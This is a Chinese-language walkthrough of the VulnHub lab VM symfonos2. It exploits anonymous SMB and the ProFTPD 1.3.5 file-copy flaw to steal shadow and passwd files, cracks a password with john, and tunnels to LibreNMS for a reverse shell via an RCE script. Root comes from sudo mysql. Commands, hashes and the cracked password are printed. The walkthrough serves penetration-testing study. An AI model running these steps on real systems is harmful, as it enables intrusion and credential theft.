OSCP - symfonos2 writeup

原创

一支神经病 于 2020-04-27 16:58:54 发布 246 收藏 1
分类专栏： VM破解 文章标签： vulhub 安全

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/symfonos/symfonos2.7z

> 用到的知识点：
>
> SMB服务匿名访问
>
> ProFTPD 1.3.5文件拷贝漏洞
>
> john解密
>
> ssh端口转发
>
> librenms RCE
>
> mysql提权

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
47 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2820
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08     19    1140  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      3     180  VMware, Inc.
10.0.3.148      00:0c:29:2c:65:58     21    1260  VMware, Inc.
10.0.3.254      00:50:56:ee:54:dd      4     240  VMware, Inc.
```


nmap

```
root@kali4:~# nmap -sV -p- 10.0.3.148
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 03:38 EDT
Nmap scan report for 10.0.3.148
Host is up (0.00084s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp  open  http        WebFS httpd 1.21
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:2C:65:58 (VMware)
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.61 seconds
```


SMB

尝试使用SMB服务，使用anonymous用户登录，

```
root@kali4:~# smbclient  //10.0.3.148/anonymous
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
```

```
smb: \> cd backups
smb: \backups\> ls
  .                                   D        0  Thu Jul 18 10:25:17 2019
  ..                                  D        0  Sun Apr 26 23:15:03 2020
  log.txt                             N    11394  Thu Jul 18 10:25:16 2019

                19728000 blocks of size 1024. 16301004 blocks available
smb: \backups\>
```


有一个log.txt的文件，下载下来

```
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (741.8 KiloBytes/sec) (average 741.8 KiloBytes/sec)
```

读文件，发现shadow写进了backups中

```
root@kali4:~# cat log.txt
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
```

利用ProFTPD 1.3.5的文件拷贝漏洞

```
root@kali4:~# ftp 10.0.3.148
Connected to 10.0.3.148.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.3.148]
Name (10.0.3.148:root):
331 Password required for root
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site help
214-The following SITE commands are recognized (* =>'s unimplemented)
 CPFR <sp> pathname
 CPTO <sp> pathname
 HELP
 CHGRP
 CHMOD
214 Direct comments to root@symfonos2
ftp> site cpfr /var/backups/shadow.bak
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/shadow.txt
250 Copy successful
ftp> quit
221 Goodbye.
```


```
root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.:18095:0:99999:7:::
daemon:*:18095:0:99999:7:::
bin:*:18095:0:99999:7:::
sys:*:18095:0:99999:7:::
sync:*:18095:0:99999:7:::
games:*:18095:0:99999:7:::
man:*:18095:0:99999:7:::
lp:*:18095:0:99999:7:::
mail:*:18095:0:99999:7:::
news:*:18095:0:99999:7:::
uucp:*:18095:0:99999:7:::
proxy:*:18095:0:99999:7:::
www-data:*:18095:0:99999:7:::
backup:*:18095:0:99999:7:::
list:*:18095:0:99999:7:::
irc:*:18095:0:99999:7:::
gnats:*:18095:0:99999:7:::
nobody:*:18095:0:99999:7:::
systemd-timesync:*:18095:0:99999:7:::
systemd-network:*:18095:0:99999:7:::
systemd-resolve:*:18095:0:99999:7:::
systemd-bus-proxy:*:18095:0:99999:7:::
_apt:*:18095:0:99999:7:::
Debian-exim:!:18095:0:99999:7:::
messagebus:*:18095:0:99999:7:::
sshd:*:18095:0:99999:7:::
aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:18095:0:99999:7:::
cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0SxU3D/:18095:0:99999:7:::
mysql:!:18095:0:99999:7:::
Debian-snmp:!:18095:0:99999:7:::
librenms:!:18095:::::
```



```
root@kali4:~# ftp 10.0.3.148
Connected to 10.0.3.148.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.3.148]
Name (10.0.3.148:root):
331 Password required for root
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site cpfr /etc/passwd
350 File or directory exists, ready for destination name
ftp> site cpto /home/aeolus/share/passwd
250 Copy successful
ftp> quit
221 Goodbye.
```


将shadow文件和passwd文件都拷贝下来，利用unshadow整合一下这两个文件

```
root@kali4:~# unshadow passwd shadow > hash
```

然后解密

```
root@kali4:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sergioteamo      (aeolus)
```

利用此账号登录ssh

```
root@kali4:~# ssh aeolus@10.0.3.148
aeolus@10.0.3.148's password:
Linux symfonos2 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1+deb9u3 (2019-06-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 27 01:01:39 2020 from 10.0.3.141
aeolus@symfonos2:~$
```


发现用不了很多命令，最后nmap发现了本来没发现的端口

```
aeolus@symfonos2:~$ nmap -sV -p- 127.0.0.1

Starting Nmap 7.40 ( https://nmap.org ) at 2020-04-27 03:36 CDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000035s latency).
Not shown: 65527 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp   open  smtp        Exim smtpd
80/tcp   open  http        WebFS httpd 1.21
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.5.5-10.1.38-MariaDB-0+deb9u1
8080/tcp open  http        Apache httpd 2.4.25 ((Debian))
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```


端口转发

我们将8080端口转发出来

```
ssh -N -f -L 8080:127.0.0.1:8080 aeolus@10.0.3.148
```

然后访问本地的8080端口

libernms

发现是librenms

搜索下有无此漏洞

```
root@kali4:~# searchsploit librenms
----------------------------------------------------
 Exploit Title
----------------------------------------------------
LibreNMS - Collectd Command Injection (Metasploit)
LibreNMS - addhost Command Injection (Metasploit)
LibreNMS 1.46 - 'addhost' Remote Code Execution
----------------------------------------------------
Shellcodes: No Result
```


有，我们用第三个（因为要准备OSCP，所以这里尽量不用msf）

将py文件拷贝到根目录（可以不拷）

查看用法

```
root@kali4:~# python 47044.py
[!] Usage : ./exploit.py http://www.example.com cookies rhost rport
```

需要cookies，我们登录下后台然后获取这个cookes，使用aeolus/sergioteamo登录

先nc -lvp 5555

然后执行命令

```
root@kali4:~# python 47044.py http://127.0.0.1:8080 "XSRF-TOKEN=eyJpdiI6IkU
2OWQwUFwvWW5NZGlCYldQVnNiTFhnPT0iLCJ2YWx1ZSI6IlVNUFQzbXFoSjZBa28wbmh2YjZ5dV
BFb0RWUE41bitNZUgwSlwvQXJwV1dEdThVVFNOWXIrcEdOWldxR0xWUkpKMnpZOHpFNTFhQ3VpT
lM2bW1pNDZSUT09IiwibWFjIjoiM2FlZDE1ZGY3ZDQ0NWVlMzlhMWU2YzM3YjU2Y2MzNjNkYTcz
ZDIyYmU3N2ViMzYxMDgxMTJkNWY4NWMwNmNlYiJ9; librenms_session=eyJpdiI6IjFLd1JJ
ZVlmT3UrRTVDMW1YdDFOSHc9PSIsInZhbHVlIjoiR0Jnbm5RZ2hQZjR0ZkxUb3IwQ0VRQnVNRGN
QeHNtZ1RrekQ5OEVEUTNKZ2tcLzc1QXdpbUw1UHNRVEhiRDdiNkpaSDFnaWZiR0xxdm5lUzIzQn
FcL1BKZz09IiwibWFjIjoiYmRlYTIwNDM2NzYxYTcwMzc2YWQyMGMzMzE0ZjIxN2U3NDNmZTcyZ
GFhOTg3MmMzMmU3MjFlOTZkOTczZmFjNCJ9; PHPSESSID=rf8hjqbuqionerdm3epp1h5gb2"
10.0.3.141 5555
[+] Device Created Sucssfully
```

执行成功

```
root@kali4:~# nc -lvp 5555
listening on [any] 5555 ...
10.0.3.148: inverse host lookup failed: Unknown host
connect to [10.0.3.141] from (UNKNOWN) [10.0.3.148] 33042
/bin/sh: 0: can't access tty; job control turned off
$ ls
```


```
$ id
uid=1001(cronus) gid=1001(cronus) groups=1001(cronus),999(librenms)
```

提权

```
$ sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/
usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
```

```
sudo mysql -e '\! /bin/sh'
```



成功

这个靶机还蛮难的，我看了好几次wp